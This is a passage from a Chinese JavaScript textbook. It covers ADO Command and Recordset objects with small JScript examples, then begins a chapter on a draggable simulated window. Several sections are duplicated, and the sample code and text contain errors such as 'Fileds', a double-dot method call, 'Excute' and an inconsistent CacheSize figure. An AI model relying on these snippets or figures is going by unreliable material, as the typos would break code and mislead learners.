参数"RecordsAffected"可选，长整型，数据提供者向其返回操作所影响的记录数目。此参数仅应用于操作查询或存储过程。此参数不返回有返回结果的查询或存储过程所返回的记录数目。此时如果需要获取此类信息，可以使用返回的"Recordset"对象的"RecordCount"属性。

参数"Parameters"可选，数组，使用"SQL"语句传送的参数值（用该参数传送时输出参数将不返回正确值）。

参数"Options"可选，长整型，定义如何计算"Command"对象的"CommandText"属性，其作用等同于"Connection"对象"Execute"方法的同名参数，其可能的取值如表18.1所示。

使用"Command"对象的"Execute"方法可执行在此对象的"CommandText"属性中指定的查询。如果"CommandText"属性指定按行返回查询，执行所产生的任何结果都将存储在新的"Recordset"对象中。如果该命令不是按行返回查询，则数据提供者返回关闭的"Recordset"对象。

如果查询带有参数，除非通过"Execute"调用传送的参数覆盖，否则将使用"Command"对象中参数的当前值。可以在调用"Execute"方法时通过省略某些参数的新值来覆盖参数子集。指定参数的次序与其在方法中被传送的次序相同。例如，如果有4个（或更多）参数并且希望只为第1个和第4个参数传送新值，则可以将数组"[var1,,, var4]"作为"Parameters"参数传送。

注意 在"Parameters"参数中传送时输出参数将不返回正确的值。

"Excute"方法的返回值是一个数据集"Recordset"对象。

18.4.3 命令（Command）对象的使用概要

可以使用"Command"对象的集合、方法、属性进行下列操作。

（1）使用"CommandText"属性定义命令（例如SQL语句）的可执行文本。

（2）通过"Parameter"对象和"Parameters"集合定义参数化查询或存储过程参数。

（3）可使用"Execute"方法执行命令并在适当的时候返回"Recordset"对象。

（4）执行前应使用"CommandType"属性指定命令类型以优化性能。

（5）使用"Prepared"属性决定提供者是否在执行前保存准备好（或编译好）的命令版本。

（6）使用"CommandTimeout"属性设置提供者等待命令执行的秒数。

(7) 通过设置“ActiveConnection”属性使打开的连接与“Command”对象关联。
(8) 设置“Name”属性将“Command”标识为与“Connection”对象关联的方法。
(9) 将“Command”对象传送给“Recordset”的“Source”属性以便获取数据。

注意 如果不想使用“Command”对象执行查询，请将查询字符串传送给“Connection”对象的“Execute”方法或“Recordset”对象的“Open”方法。但是，当需要使命令文本具有持久性并重新执行它，或使用查询参数时，则必须使用“Command”象。

要独立于先前已定义的“Connection”对象创建“Command”对象，应将其“ActiveConnection”属性设置为有效的连接字符串。“ADO”仍将创建“Connection”对象，但不会将该对象赋给对象变量。但是，如果正在将多个“Command”对象与同一个连接关联，则必须显式创建并打开“Connection”对象，这样即可将“Connection”对象赋给对象变量。如果没有将“Command”对象的“ActiveConnection”属性设置为该对象变量，则即使使用相同的连接字符串，“ADO”也将为每个“Command”对象创建新的“Connection”对象。

要执行“Command”，只需通过其所关联的“Connection”对象的“Name”属性，将其简单调用即可。必须将“Command”的“ActiveConnection”属性设置为“Connection”对象。如果“Command”带有参数，则将这些参数的值作为参数传送给方法。

如果在相同连接上执行两个或多个“Command”对象，并且某个“Command”对象是带输出参数的存储过程，这时会发生错误。要执行各个“Command”对象，应使用独立的连接或将所有其他“Command”对象的连接断开。

18.5 处理获得的数据

使用“Command”对象执行指定的查询、“SQL”语句或者储存的过程后，其返回一个数据集(“Recordset”)对象，程序通过操作此数据集对象来获取所需的数据，或执行添加、删除记录等操作。

“Recordset”对象可以直接通过“new ActiveXObject”方法获得，其语法如下：

```
objRecordset = new ActiveXObject( "ADODB.Recordset" );
```

或者可以通过“Connection”或“Command”对象的“Execute”方法的返回值获得。

18.5.1 数据集（Recordset）对象的属性（1）

“Recordset”对象的属性如下。

(1)“AbsolutePage”属性，长整型，可读写，设置或返回从1开始至“Recordset”对象所含页数的长整型数值，或者返回表18.4中的常数。

表18.4 “Recordset”对象指针位置常量列表

指针位置常数	描　述
−3	表示当前记录指针指向EOF（即EOF属性为“真”，指针指向记录集最后一条记录之后）
−2	表示当前记录指针指向BOF（即BOF属性为“真”，指针指向记录集第一条记录之前）
−1	表示记录集为空，当前指针位置未知，或者数据提供者不支持“AbsolutePage”或“AbsolutePosition”属性

使用“AbsolutePage”属性可识别当前记录所在的页码。使用“PageSize”属性可将“Recordset”对象逻辑划分为一系列的页，每页的记录数等于“PageSize”参数定义的数量（最后页除外，该页记录

数可能较少)。数据提供者必须支持该属性的相应功能才能使用该属性。

与“AbsolutePosition”属性一样，“AbsolutePage”从1开始并在当前记录为“Recordset”中的第1个记录时等于1。设置该属性可移动到特定页的第1个记录。从“PageCount”属性中可获得总页数。

(2)“AbsolutePosition”属性，长整型，可读写，设置或返回从1至“Recordset”对象所含记录数的长整型值，或者返回表18.4中所示的常数。

使用“AbsolutePosition”属性可根据其在“Recordset”中的序号位置移动到记录，或确定当前记录的序号位置。数据提供者必须支持该属性的相应功能才能使用该属性。

同“AbsolutePage”属性一样，“AbsolutePosition”从1开始，并在当前记录为“Recordset”中的第1个记录时等于1。从“RecordCount”属性可获得“Recordset”对象的总记录数。

设置“AbsolutePosition”属性时，即使该属性指向位于当前缓存中的记录，ADO也将使用以指定的记录开始的新记录组重新加载缓存。“CacheSize”属性决定该记录组的大小。

注意 不能将“AbsolutePosition”属性作为替代的记录编号使用。删除前面的记录时，给定记录的当前位置将发生改变。如果“Recordset”对象被重新查询或重新打开，则无法保证给定记录有相同的“AbsolutePosition”。书签仍然保持和返回给定位置的推荐方式，并且在所有类型的“Recordset”对象的定位时是唯一的方式。

(3)“ActiveCommand”属性，指向创建相关“Recordset”对象的“Command”对象。此属性只读，如果没有使用“Command”对象创建当前“Recordset”，将返回空值“null”。如果此记录集为“Command”对象执行“Execute”方法后返回的“Recordset”对象，则可使用该属性查找关联的“Command”对象。

(4)“ActiveConnection”属性，标识当前“Recordset”对象所属的“Connection”对象。

对于打开的“Recordset”对象或其“Source”属性被设置为有效“Command”对象的“Recordset”对象，“ActiveConnection”属性为只读。否则，该属性为读/写。

如果使用“Recordset”对象“Open”方法的“ActiveConnection”参数打开“Recordset”对象，“ActiveConnection”属性将继承该参数的值。

如果将“Recordset”对象的“Source”属性设置为有效的“Command”对象变量，“Recordset”的“ActiveConnection”属性将继承“Command”对象的“ActiveConnection”属性的设置。

(5)“BOF”和“EOF”属性为布尔型。指示记录指针的位置是否超出范围。“BOF”为真时，当前记录位置位于“Recordset”对象的第1个记录之前。“EOF”为真时，当前记录位置位于“Recordset”对象的最后一个记录之后。如果“BOF”或“EOF”属性同时为真“true”，则当前记录集中没有记录。

(6)“Bookmark”属性，可读写，返回唯一标识“Recordset”对象中当前记录的书签，或者将“Recordset”对象的当前记录设置为有效书签所标识的记录。

使用“Bookmark”属性可保存当前记录的位置并随时返回到该记录。书签只能在支持书签功能的“Recordset”对象中使用。

打开“Recordset”对象时，其每个记录都有唯一的书签。要保存当前记录的书签，可以将“Bookmark”属性的值赋给一个变量。移动到其他记录后要快速返回到该记录，则可以将该“Recordset”对象的“Bookmark”属性设置为该变量的值。

如果使用“Clone”方法创建“Recordset”的一个副本，则原始的和复制的“Recordset”对象的“Bookmark”属性设置相同并可以替换使用。但是，不可以替换使用不同“Recordset”对象的书签，即使这些书签是通过同一数据源或命令创建的。

（7）“CacheSize”属性，长整型，可读写。设置或返回记录集对象在本地内存中的记录条目数。此属性的值必须大于0，默认值为“1”。

使用“CacheSize”属性可控制提供者在缓存中所保存的记录的数目，并可控制一次恢复到本地内存的记录数。例如，如果“CacheSize”的值为20，首次打开“Recordset”对象后，数据提供者将结果的前面20个记录调入本地内存。当指针在“Recordset”对象中移动时，数据提供者返回本地内存缓冲区中的数据；一旦移动超过缓存中最后的记录，数据提供者便将数据源中随后的10个记录载入内存。

可以在“Recordset”对象的活动期调整该属性的值，但是更改该值只影响随后从数据源调入缓存的记录数。只更改属性值将不会更改缓存中的当前内容。

如果要检索的记录较“CacheSize”指定的少，提供者将返回其余的记录，不会产生错误。

注意 不允许将CacheSize设置为零，否则将返回错误。

（8）“CursorLocation”属性类似于“Connection”对象的同名属性。

（9）“CursorType”属性，整型，“Recordset”对象关闭时此属性可读写，否则只读，设置或返回数据集的游标类型，其可能的取值如表18.5所示。

表18.5 数据集的游标类型

游标类型值	描　述
-1	未定义的游标
0	仅向前游标，默认值。除了只能在记录中向前滚动外，与静态游标相同。当只需要在记录集中单向移动时，使用它可提高性能
1	键集游标。尽管从某用户的记录集不能访问其他用户删除的记录，但除无法查看其他用户添加的记录外，键集游标与动态游标相似。仍然可以看见其他用户更改的数据
2	动态游标。可以看见其他用户所作的添加、更改和删除。允许在记录集中进行所有类型的移动，但不包括提供者不支持的书签操作
3	静态游标。可以用来查找数据或生成报告的记录集合的静态副本。此外，对其他用户所作的添加、更改或删除不可见

如果提供者不支持所请求的游标类型，提供者可能会返回其他游标类型。打开“Recordset”对象时，将更改“CursorType ”属性使之与实际使用的游标匹配。要验证返回游标的指定功能，可以使用“Supports”方法。关闭“Recordset”后，“CursorType ”属性将恢复为最初的设置。

（10）“DataMember”属性，字符串型，指定要从“DataSource”属性所引用的对象中检索的数据成员的名称，此属性对大小写不敏感。

“DataSource”属性，指定所包含的数据将被表示为“Recordset”对象的对象。

这两个属性用于通过“数据环境”创建数据绑定控件。“数据环境”保存着数据集合，而数据集合包含将被表示为“Recordset”对象的已命名对象（数据成员）。

“DataMember”和“DataSource”属性必须连同使用。

“DataMember”属性决定把“DataSource”属性所指定的哪个对象作为“Recordset”对象提取出来。设置该属性前必须关闭“Recordset”对象。如果在设置“DataSource”属性前没有设置“DataMember”属性，或者在“DataSource”属性中指定的对象不能识别“DataMember”名称，都将产生错误。

（11）“EditMode”属性，长整型，只读，表示当前记录的编辑状态。其可能的取值为：“0”未发生编辑操作；“1”当前记录已被修改，但未保存；“2”表示“AddNew”方法被调用，当前记录为新建的记录项目，且未被保存到数据库；“4”当前记录已被删除。

“ADO”维护与当前记录关联的编辑缓冲区。该属性指示是否已对该缓冲进行了更改，或是否已创建了新的记录。使用“EditMode”属性可确定当前记录的编辑状态。如果编辑进程被中断，可以对挂起的更改进行测试，并确定是否需要使用“Update”方法或“CancelUpdate”方法。

(12)“Fields”集合，包含记录集中或某条记录中的列信息。此集合成员是“Field”对象，每个“Field”对象对应记录集中的一列。

“Fields”集合具有属性“Count”，整型，只读，返回此集合中元素的长度；“Item (index)”属性，根据指定的索引值“index”，返回集合中指定位置的“Field”对象。

18.5.2 数据集（Recordset）对象的属性（2）

(1)“Filter”属性，可读写，设置或返回作用在数据集上的筛选条件。其允许的数据类型有：字符串型，由一个或多个用“AND”或“OR”操作符连接的子句组成的字符串；书签数组，指向“Recordset”对象中记录的唯一书签值构成的数组；长整型，其可能取值和含义如表18.6所示。

表18.6 “Filter”属性可能的取值

“Filter”属性可能的取值	描　述
0	移除当前筛选条件，显示所有记录
1	显示所有已被修改过，但是尚未发送到服务器的记录。仅适用于批量更新模式
2	查看最后一次“Delete”，“Resync”，“UpdateBatch”或“CancelBatch”调用影响的记录
3	查看当前缓冲中的记录，即最后一次从数据库中获取的结果
5	查看最后一次批量更新中失败的记录

使用“Filter”属性可选择性地屏蔽“Recordset”对象中的记录，已筛选的“Recordset”中的第1条记录将成为当前游标。这将影响基于当前游标返回值的其他属性，如“AbsolutePosition”、“AbsolutePage”、“RecordCount”和“PageCount”，因为将“Filter”属性设置为特定值可将当前记录移动到满足新值的第1个记录。

注意 设置“Filter”属性本身可能会因与基本数据发生冲突（如某记录已被其他用户删除）而失败。在此情况下，提供者将返回对“Errors”集合的警告但不停止程序执行。只有在所有需要的记录上发生冲突时才产生运行时错误，例如试图筛选一个不存在的字段。使用“Status”属性可定位发生冲突的记录。

(2)“LockType”属性，长整型，可读写，设置或返回记录编辑时的锁定类型。其可能的取值如表18.7所示。

表18.7 “LockType”可能的锁定类型取值

“LockType”属性值	描　述
−1	未指定的锁定类型，对于克隆方法生成的记录集，其锁定方式与源记录集相同
1	默认值，只读。无法更改数据
2	保守式记录锁定（逐条）。数据提供者执行必要的操作确保成功编辑记录，通常采用编辑时立即锁定数据源的记录的方式
3	开放式记录锁定（逐条）。数据提供者使用开放式锁定，只在调用 Update 方法时锁定记录
4	开放式批量更新，用于与立即更新模式相反的批更新模式

打开“Recordset”前设置“LockType”属性可指定打开时提供者应该使用的锁定类型。读取该属性可返回在打开的“Recordset”对象上正在使用的锁定类型。“Recordset”关闭时“LockType”属性可读写，打开时该属性为只读。

(3)“MaxRecords”属性，长整型，“Recordset”关闭时此属性可读写，打开时此属性为只读。设置查询返回“Recordset”的记录的最大数目。默认值为“0”，即没有限制。

(4)“PageCount”属性，长整型，只读。返回“Recordset”对象包含的数据页数。

注意 “页”是大小等于“PageSize”属性设置的记录组。即使最后页不完整，由于记录数比“PageSize”值少，该页也会作为“PageCount”值中的附加页进行计数。如果“Recordset”对象不支持该属性，则该属性返回值为“-1”，表示“PageCount”无法确定。

(5)“PageSize”属性，长整型，可读写，设置或返回“Recordset”中一页所包含的记录数，默认值为“10”。该属性在Web服务器方案中非常有用，可用来在某一时刻查看一定数量的记录。随时可以设置该属性，其值将用来计算特定页第一个记录的位置。

(6)“Properties”属性，类似于“Connection”对象和“Command”对象的同名属性。

(7)“RecordCount”属性，长整型，只读，返回“Recordset”对象中包含的记录条目数量。读已关闭的“Recordset”上的“RecordCount”属性将产生错误。无法确定记录数时，该属性返回“-1”。

(8)“Sort”属性，字符串型，可读写，设置或返回“Recordset”对象中记录排序所依据的列名，各个列名之间使用逗号分隔，可以选择在每个列名后跟空格和用于指定字段排序顺序的关键字“ASC”(顺序排列)或“DESC”(逆序排列)。

说明 实际上数据并没有重新排列，只是简单地按排序的顺序进行访问。

将“Sort”属性设置为空字符串将使行重置为原始顺序，并删除临时索引。现存索引将不被删除。

注意 由于与关键字“ASC”和“DESC”发生冲突，字段无法命名为“ASC”或“DESC”。请通过在返回“Recordset”的查询中使用“AS”关键字，来给使用发生名称冲突的字段设置别名。

(9)“Source”属性，设置或返回“Recordset”对象的数据来源。此属性在设置时，可能的取值为“Command”对象、“SQL”语句、表的名称或者已储存的过程。读取此属性时，总是返回字符串型变量。此属性对于关闭的“Recordset”是可读写的，对于打开的“Recordset”是只读的。

(10)“State属性类似于“Connection”对象的同名属性。

(11)“Status”属性返回有关批量更新或其他大量操作的记录状态。其可能的返回值和含义如表18.8所示。

表18.8 “Recordset”对象的“Status”属性可能的返回值

“Status”属性返回值	描　述
0x0	成功地更新记录
0x1	记录是新建的
0x10	由于书签无效，记录没有保存
0x100	由于操作被取消，未保存记录
0x1000	由于用户违反完整性约束，记录未被保存
0x10000	由于用户没有足够的权限，记录未被保存
0x2	记录被修改

（续）

“Status”属性返回值	描　述
0x2000	由于存在过多挂起更改，记录未被保存
0x20000	由于记录违反基本数据库的结构，因此未被保存
0x4	记录被删除
0x40	由于影响多个记录，因此记录未被保存
0x400	由于现有记录锁定，没有保存新记录
0x4000	由于与打开的储存对象冲突，记录未被保存
0x40000	记录已经从数据源中删除
0x8	记录没有修改
0x80	由于记录引用挂起的插入，因此未被保存
0x800	由于开放式并发在使用中，记录未被保存
0x8000	由于计算机内存不足，记录未被保存

使用“Status”属性查看这批更新中被修改的记录有哪些更改被挂起。也可使用“Status”属性查看大量操作时失败记录的状态。例如，调用“Recordset”对象的“Resync”、“UpdateBatch”或“CancelBatch”方法，或者设置“Recordset”对象的“Filter”属性为书签数组。使用该属性，可检查指定记录为何失败并将问题解决。

18.5.3 数据集（Recordset）对象的方法

“Recordset”对象的方法有以下几种。

（1）“AddNew”方法，用于向“Recordset”对象中添加新的记录。其语法如下：

```
recordset.AddNew( FieldList, Values);
```

参数“FieldList”可选，新记录中字段的单个名称、一组名称或序号位置。参数“Values”可选，新记录中字段的单个或一组值。如果“Fields”参数是数组，那么“Values”也必须是有相同成员数的数组，否则将发生错误。字段名称的次序必须与每个数组中的字段值的次序相匹配。

在调用“AddNew”方法后，新建的记录将成为当前记录，并在调用“Update”方法后继续保持为当前记录。如果“Recordset”对象不支持书签，当移动到其他记录时将无法对新记录进行访问。是否需要调用“Requery”方法访问新记录则取决于所使用的游标类型。

如果在编辑当前记录或添加新记录时调用“AddNew”，“ADO”控件将自动调用当前记录的“Update”方法保存任何更改，然后创建新记录。

“AddNew”方法的行为取决于“Recordset”对象的更新模式以及是否给出了“Fields”和“Values”参数。

在立即更新模式（调用“Update”方法时数据提供者会立即将更改写入基本数据源）下，调用不带参数的“AddNew”方法会将“EditMode”属性设置为“2”。数据提供者将任何字段值的更改缓存在本地。然后调用“Update”方法，将新记录传递到数据库并将“EditMode”属性重置为“0”。如果调用“AddNew”方法时给出了“Fields”和“Values”参数，则新记录会立即被传递到数据库（无须显式调用“Update”方法），且“EditMode”属性值没有改变。

在批更新模式（提供者缓存多个更改并只在调用“UpdateBatch”时将其写入基本数据源）下，调用不带参数的“AddNew”方法可将“EditMode”属性设置为“2”。数据提供者将任何字段值的更改缓存在本地。然后调用“Update”方法，将新的记录添加到当前记录集并将“EditMode”属性重置为“0”，

但在调用“UpdateBatch”方法之前数据提供者不会将更改传递到数据库。如果调用“AddNew”方法时给出了“Fields”和“Values”参数，则新记录将被发送给数据提供者以便缓存；需要调用“UpdateBatch”方法来实际上完成将新记录传递到数据库的操作。

下面是一个使用“AddNew”方法的示例：

```
//创建Recordset对象
var recordset = new ActiveXObject("ADODB.Recordset");
//设置记录集对象属性等操作
……
//按给定参数打开记录集对象
recordset.Open();
//向记录集中添加新记录
recordset.AddNew();
//此时记录集中的当前记录是新建的记录对象，可以直接对其"Fields"集合操作
recordset.Fileds("Name") = "阿香";
recordset.Fields("Comments") = "大美女";
//然后调用"Update"方法完成数据的实际添加
recordset.Update();
//关闭"Recordset"对象
recordset.Close();
```

(2)“Cancel”方法，类似于“Connection”对象和“Command”对象的同名方法。

(3)“CancelBatch”方法，用于取消挂起的批量更新，其语法如下：

```
recordset.CancelBatch(AffectRecords);
```

参数“AffectRecords”可选，长整型，决定此方法所影响记录的数目。可能的取值为“1”仅影响当前记录；“2”仅满足当前“Filter”属性描述的记录受到影响，必须先设置“Filter”属性；“3”如果没有设置“Filter”属性，或者“Filter”属性没有设置为一个规则字符串值，则记录集中所有行均受到影响，如果“Filter”属性设置为一个规则字符串值，则仅仅符合“Filter”属性描述的记录受到影响。

使用“CancelBatch”方法可取消批更新模式下记录集中所有挂起的更新。如果记录集处于立即更新模式，调用参数不为“1”的“CancelBatch”方法将导致错误。

如果调用“CancelBatch”时正在编辑当前记录或添加新记录，则“ADO”首先调用“CancelUpdate”方法取消所有已被缓存的修改，然后取消记录集中挂起的所有更改。

注意 有可能在“CancelBatch”调用后，特别是在添加新记录时无法确定当前记录。因此推荐在“CancelBatch”调用后将当前记录位置设置为记录集中的已知位置。例如可调用“MoveFirst”方法将记录集中的游标移动到其第1条记录处。

(4)“CancelUpdate”方法用于在调用“Update”方法前，取消对当前记录或新建记录的更改，其语法如下：

```
recordset..CancelUpdate();
```

此方法无参数，无返回值。在调用“Update”方法后将无法调用此方法来撤消对当前记录或新记录所做的更改，除非更改是可以用“RollbackTrans”方法回卷的事务的一部分，或者是可以用“CancelBatch”方法取消的批更新的一部分。

如果在添加新记录的操作后，调用“CancelUpdate”方法来取消新建记录的操作，则调用

“AddNew”之前的当前记录将再次成为当前记录。

注意 如果尚未更改当前记录或添加新记录，调用“CancelUpdate”方法将导致错误。

(5)“Clone”方法可以基于当前记录集对象，克隆一个完全相同的记录集，同时定义新记录集的锁定类型，其语法如下：

```
var newRecordset = oldRecordset.Clone(LockType);
```

参数“LockType”可选，整型，定义克隆得到的新记录集对象的锁定类型，可能的取值为“-1”或“1”，其含义如表18.7所示。

(6)“Close”方法用于关闭“Recordset”对象。此方法无参数，无返回值，其语法如下：

```
recordset.Close();
```

使用“Close”方法关闭“Recordset”对象的同时，将释放关联的数据和可能已经通过该特定“Recordset”对象对数据进行的独立访问。随后可调用“Open”方法重新打开具有相同属性或已修改属性的“Recordset”。在“Recordset”对象关闭后，调用任何需要活动游标的方法将产生错误，例如，无法调用其“MoveNext”方法来获取记录集中的下一条记录。

如果正在立即更新模式下进行编辑，调用“Close”方法将产生错误，应首先调用“Update”或“CancelUpdate”方法。如果在批更新期间关闭“Recordset”对象，则自上次“UpdateBatch”调用以来所做的修改将全部丢失。

注意 如果使用“Clone”方法创建已打开的“Recordset”对象的副本，关闭原始“Recordset”或其副本将不影响任何其他副本。

(7)“Delete”方法用于删除当前的记录，或者指定的一组记录，其语法如下：

```
recordset.Delete(AffectRecords);
```

参数“AffectRecords”的取值和含义等同于“CancelBatch”方法的同名参数。

如果“Recordset”对象不允许删除记录将引发错误。使用立即更新模式将在数据库中进行立即删除操作，否则记录将标记为从缓存删除，实际的删除将在调用“UpdateBatch”方法时进行。(使用“Filter”属性可查看已删除的记录)。

从已删除的记录中检索字段值将引发错误。删除当前记录后，在移动到其他记录之前已删除的记录将保持为当前记录。一旦离开已删除记录，则无法再次访问它。

说明 也就是说，在调用“Delete”方法删除了当前记录后，如果没有更改游数据游标位置，则当前记录仍然可用。直至更改游标指针的位置后，此记录将无法再访问。

如果在事务中嵌套删除，可用“RollbackTrans”方法恢复已删除的记录。如果处于批量更新模式，则可用“CancelBatch”方法取消一个或一组挂起的删除动作。

(8)“Find”方法，用于在记录集中查找符合条件的记录，其语法如下：

```
recordset.Find(Criteria, SkipRows, SearchDirection, Start);
```

参数“Criteria”必须，字符串型，为需要查找的条件。其格式是“字段名+逻辑操作符+值”的形式，例如“price>35.0”(假定“price”是记录集中的某个字段)。参数“SkipRows”可选，长整型，设置开始查找的记录所在位置相对于当前记录的偏移量，默认值为“0”，即自当前记录开始查找。参数

“SearchDirection”可选，整型，标识查找的方向，可能的取值为：“-1”向前搜索，如果没有找到匹配的记录，则最后记录指针停在BOF的位置上；“1”向后搜索，如果没有找到匹配的记录，则最后记录指针停在EOF的位置上。参数“Start”可选，为一个书签对象，定义查找起始的记录位置。

注意 如果调用“Find”方法向后查找时，记录指针位于EOF位置，则不可能查找到匹配的记录。因此在调用此方法前，最好先调用一下“Recordset”对象的“MoveFirst”方法来将记录指针移到记录集的第一条记录位置。

(9)“GetRows”方法，将“Recordset”对象中的指定部分数据作为一个二维数组返回，其语法如下：

```
array = recordset.GetRows(Rows, Start, Fields )
```

参数“Rows”可选，如果显式给出时只能取值为“-1”。参数“Start”可选，整型，表示选取部分的开始记录位置，可能的取值为：“0”自当前记录开始；“1”自记录集的第1条记录处开始；“2”自最后一条记录处开始。参数“Fields”可选，字符串型或数组，为需要返回的字段名，可以为单个字段名、顺序位置、字段名数组或顺序位置号。

使用“GetRows”方法可将记录从“Recordset”复制到二维数组中。第1个下标标识字段，第2个则标识记录号。当“GetRows”方法返回数据时数组变量将自动调整到正确大小。

如果不指定“Rows”参数的值，“GetRows”方法将自动检索“Recordset”对象中的所有记录。如果请求的记录比可用记录多，则“GetRows”仅返回可用记录数。

(10)“Move”、“MoveFirst”、“MoveLast”、“MoveNext”和“MovePrevious”方法用于移动记录集中的记录指针。“Move”方法的语法如下：

```
recordset.Move(NumRecords, Start)
```

参数“NumRecords”必须，长整型，为记录指针移动的量，取值为正数时表示向记录集的末尾方向移动指针，为负数时表示想记录集头部方向移动。参数“Start”定义了移动指针的基准位置，可以为书签对象，也可以为正整数，可能的取值为：“0”自当前记录开始；“1”自记录集的第1条记录处开始；“2”自最后一条记录处开始。

“MoveFirst”方法将指针移动到记录集的第1个记录；“MoveLast”方法将指针移动到记录集的最后一个记录；“MoveNext”方法将指针移动到下一个记录（等同于“Move（1）”）；“MovePrevious”方法将指针移动到前一个记录（等同于“Move（-1）”）。

(11)“Open”方法用于打开“Recordset”对象，其语法如下：

```
recordset.Open( Source, ActiveConnection, CursorType, LockType, Options)
```

参数“Source”可选，可以为“Command”对象的引用、“SQL”语句、表名、存储过程调用或持久“Recordset”文件名。参数“ActiveConnection”可选，为有效的“Connection”对象的引用，或包含连接信息的字符串。参数“CursorType”可选，为记录集的游标类型，可能的取值与含义如表18.5所示。参数“LockType”可选，为记录集的锁定类型，可能的取值与含义如表18.7所示。参数“Options”可选，其作用等同于“Connection”对象“Excute”方法中的第3个参数“option”。

注意 对于其“Source”属性被设置为有效“Command”对象的“Recordset”对象，即使“Recordset”对象没有打开，“ActiveConnection”属性也是只读的。

(12)“Requery”方法重新执行查询并刷新其数据内容，其语法如下：

```
recordset.Requery(Options);
```

参数“Options”可选，其作用等同于“Connection”对象“Excute”方法中的第3个参数“option”。

（13）“Update”方法用于保存对“Recordset”对象的当前记录所作的更改，此方法无参数。“UpdateBatch”方法用于将所有挂起的批量更新写入磁盘，此方法无参数。

18.5.4 字段（Field）对象

由“Recordset”对象的“Fields”集合中，可以访问其“Field”对象。每个“Field”对象对应“Recordset”中的一列。使用“Field”对象的“Value”属性可设置或返回当前记录的数据。取决于数据提供者具有的不同功能，“Field”对象的某些集合、方法或属性有可能无效。

使用“Field”对象的集合、方法和属性可进行如下操作：

（1）使用“Name”属性可返回字段名。

（2）使用“Value”属性可查看或更改字段中的数据。

（3）使用“Type”、“Precision”和“NumericScale”属性可返回字段的基本特性。

（4）使用“DefinedSize”属性可返回已声明的字段大小。

（5）使用“ActualSize”属性可返回给定字段中数据的实际大小。

（6）使用“Attributes”属性和“Properties”集合可决定对于给定字段哪些类型的功能受到支持。

（7）使用“AppendChunk”和“GetChunk”方法可处理包含长二进制或长字符数据的字段值。

（8）如果提供者支持批更新，可使用“OriginalValue”和“UnderlyingValue”属性在批更新期间解决字段值之间的差异。

18.6 小结

本章介绍了如何使用JavaScript操作ADO控件，实现对数据库对象的操作。操作过程分为打开到数据库的连接、向数据提供者提交SQL查询、获取返回的记录集并处理、关闭记录集和连接。本章讲述的内容如下。

（1）数据库技术基础，介绍了关系型数据库“OLE DB”和“ODBC”技术。

（2）建立对数据库的连接—详细讲述了“Connection”对象的属性和方法。

（3）向数据提供者提供需要执行的SQL查询等—详细讲述了“Command”对象的属性和方法。

（4）处理SQL命令返回的数据—详细讲述了“Recordset”对象的属性和方法。

```
recordset.Requery(Options);
```

参数"Options"可选，其作用等同于"Connection"对象"Execute"方法中的第3个参数"option"。

(13) "Update"方法用于保存对"Recordset"对象的当前记录所作的更改。此方法无参数。"UpdateBatch"方法用于将所有挂起的批量更新写入磁盘。此方法无参数。

18.5.4 字段（Field）对象

由"Recordset"对象的"Fields"集合中，可以访问其"Field"对象。每个"Field"对象对应"Recordset"中的一列。使用"Field"对象的"Value"属性可设置或返回当前记录的数据。取决于数据提供者具有的不同功能，"Field"对象的某些集合、方法或属性有可能无效。

使用"Field"对象的集合、方法和属性可进行如下操作。

(1) 使用"Name"属性可返回字段名。
(2) 使用"Value"属性可查看或更改字段中的数据。
(3) 使用"Type"、"Precision"和"NumericScale"属性可返回字段的基本特性。
(4) 使用"DefinedSize"属性可返回已声明的字段大小。
(5) 使用"ActualSize"属性可返回给定字段中数据的实际大小。
(6) 使用"Attributes"属性和"Properties"集合可决定对于给定字段哪些类型的功能受到支持。
(7) 使用"AppendChunk"和"GetChunk"方法可处理包含长二进制或长字符数据的字段值。
(8) 如果提供者支持批更新，可使用"OriginalValue"和"UnderlyingValue"属性在批更新时解决字段值之间的差异。

18.6 小结

本章介绍了如何使用JavaScript操作ADO控件，实现对数据库对象的操作。操作过程分为打开到数据库的连接、向数据提供者提交SQL查询、获取返回的记录集并处理、关闭记录集和连接。本章讲述的内容如下。

(1) 数据库技术基础。介绍了关系型数据库"OLE DB"和"ODBC"技术。
(2) 建立到数据库的连接—详细讲述了"Connection"对象的属性和方法。
(3) 向数据提供者提供需要执行的SQL查询—详细讲述了"Command"对象的属性和方法。
(4) 处理SQL命令返回的数据—详细讲述了"Recordset"对象的属性和方法。

第四篇
类和对象

第19章 JavaScript综合应用——模拟窗口

前面的章节讲述了如何使用JavaScript脚本操作“ActiveX”控件，实现很多难以单纯用脚本实现的应用。例如在Web页面中进行多媒体播放、访问XML数据、操作本地文件和访问数据库等应用，必须通过相应“ActiveX”控件和脚本的操作来完成。

本章开始将对JavaScript进行进一步的讲解，综合前面所讲述的知识，来实现一些比较复杂的JavaScript效果。读者在阅读本章对举出的示例代码所作的解析时，一方面要学习JavaScript各种应用的例子，更重要的是，注意学习JavaScript编程中的各种基本思想。

19.1 可拖动的模拟窗口

模拟窗口是网络上比较常见的一种页面效果，其特点是：将一部分内容放在一个模拟的窗口中显示，此窗口视需要可以模拟“关闭”、“拖动”、“缩放”、“最大化”和“最小化”等窗口行为，甚至不同模拟窗口之间还可以层叠，并且切换其显示的纵向顺序。

本章将围绕如何实现一个功能完善的模拟窗口特性功能进行讲述，最终实现的页面效果如图19.1、图19.2和图19.3所示。



图19.1 支持多模拟窗口、内容滚动条的全功能特效



图19.2 拖动缩放模拟窗口的效果

注意 由于代码比较长，本章会将此特效分为若干实现部分分别讲解。完整的代码见随书光盘的“19-1.htm”文件。

图19.3 模拟窗口支持最大化和最小化

19.1.1 模拟窗口特效的功能目标设计

在制作任何一种JavaScript特效之前，设计者都应该问自己几个问题：特效的目的是什么？特效的使用者是什么类型的用户？特效需要实现的功能有哪些？这些问题其实就体现出了所需要制作的特效的功能目标。例如，本章所准备实现的模拟窗口效果应该具有如下的特点和功能。

（1）主流浏览器的兼容性。此处选取了“Internet Explorer 6.0”和“Fire Fox 1.5”及以上版本这两种当前主流的浏览器作为目标浏览器。

（2）标准的模拟窗体结构和功能。例如，模拟窗体应该包括标题栏、窗体内容区、可调整大小的边框等结构。窗体可以实现关闭、最小化、最大化等操作。

（3）窗体内容的广泛兼容性。窗体内容可以为纯文本，也应该可以为HTML内容，这样才能保证其广泛的使用范围。此外，还应该考虑到各种非理想情况，例如标题栏文字长度过大超出显示区域时应该截断，而窗体内容区域中的内容超出显示范围时应该允许出现滚动条。

（4）特效内容的结构化。特效代码常常会消耗程序员大量的工作时间，如果完成的代码只能用于某些特定的情况下，那么无疑会造成劳动力的浪费。结构化的代码可以大大提高重用性。所谓结构化，就是尽力做到行为（代码）、内容、样式三者分离。

